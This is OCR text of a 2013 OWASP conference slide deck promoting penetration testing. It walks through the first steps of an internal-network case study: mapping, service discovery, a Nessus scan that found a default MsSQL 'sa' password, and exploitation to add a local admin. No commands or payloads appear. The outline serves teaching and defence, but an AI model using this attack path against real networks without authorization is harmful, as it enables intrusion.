OWASP EU Tour
Bucharest 2013

The OWASP Foundation
http://www.owasp.org

Penetration Testing
- a way for improving our cyber security

Adrian Furtună, PhD, OSCP, CEH
adif2k8@gmail.com

Agenda


- □ Who am I
- □ Why this topic
- □ Case study 1
- □ Case study 2
- □ Lessons learned
- □ Conclusions
- □ Q & A

Who am I

- Member of the Pentest Team at KPMG Romania
- Doing pentests against various applications and systems:
  - Internal networks, public networks
  - Web applications
  - Mobile applications
  - Wireless networks
  - Social engineering, etc
- Speaker at Hacktivity, DefCamp, Hacknet and other local security confs
- Teaching assistant at Information Security Master programs (UPB, MTA and ASE)
  - Teaching penetration testing classes
  - Organizing Capture the Flag contests

Why this topic?

- The need for more efficient cyber security
- Penetration testing is part of the defense-in-depth approach
  - Verify the effectiveness of defense mechanisms and people
  - Find weak spots in defense layers
  - Show the real risk of a vulnerability
  - Suggest corrective measures
  - Re-verify



Is my data safe?

- Penetration testing can be used for improving our cyber security

To better clarify terms…

- Penetration Testing a.k.a. Pentesting, Ethical Hacking, Red Teaming
  - Method for evaluating the security of an information system or network by simulating attacks from malicious outsiders or insiders
  - Exploit vulnerabilities and dig much deeper
- Penetration Testing is:
  - Authorized
  - Adversary based
  - Ethical (for defensive purposes)
- Penetration Testing is not

  Vulnerability Assessment / Scanning

Tools find this
Manual tests find this

Case Study 1


Pentesting the internal network (2011)

❑ Objective:

See what an internal malicious user could do, given simple network physical access.


❑ Malicious user:	visitor, contractor, malicious employee
❑ Targets:	confidential data, client information, strategic business plans, etc
❑ Initial access:	physical network port in users subnet

Pentesting the internal network (2011) – cont.




Pentesting the internal network (2011) – cont.

1. Network mapping
   - IP ranges
   - Host names




Pentesting the internal network (2011) – cont.

1. Network mapping
   - IP ranges
   - Host names
2. Service and OS discovery
   - Windows 7
   - Windows 2008 Server R2
   - Common client ports open
   - IIS, MsSQL, Exchange, etc




Pentesting the internal network (2011) – cont.

1. Network mapping
   - IP ranges
   - Host names
2. Service and OS discovery
   - Windows 7
   - Windows 2008 Server R2
   - Common client ports open
   - IIS, MsSQL, Exchange, etc
3. Vulnerability scanning
   - Nessus: 1 high, 30 medium, 39 low
   - MsSQL server default password for *sa* user




Pentesting the internal network (2011) – cont.

4. Exploitation



Pentesting the internal network (2011) – cont.

4. Exploitation
   - Add local admin



[redacted](SQL Server 8.0.760 - sa)

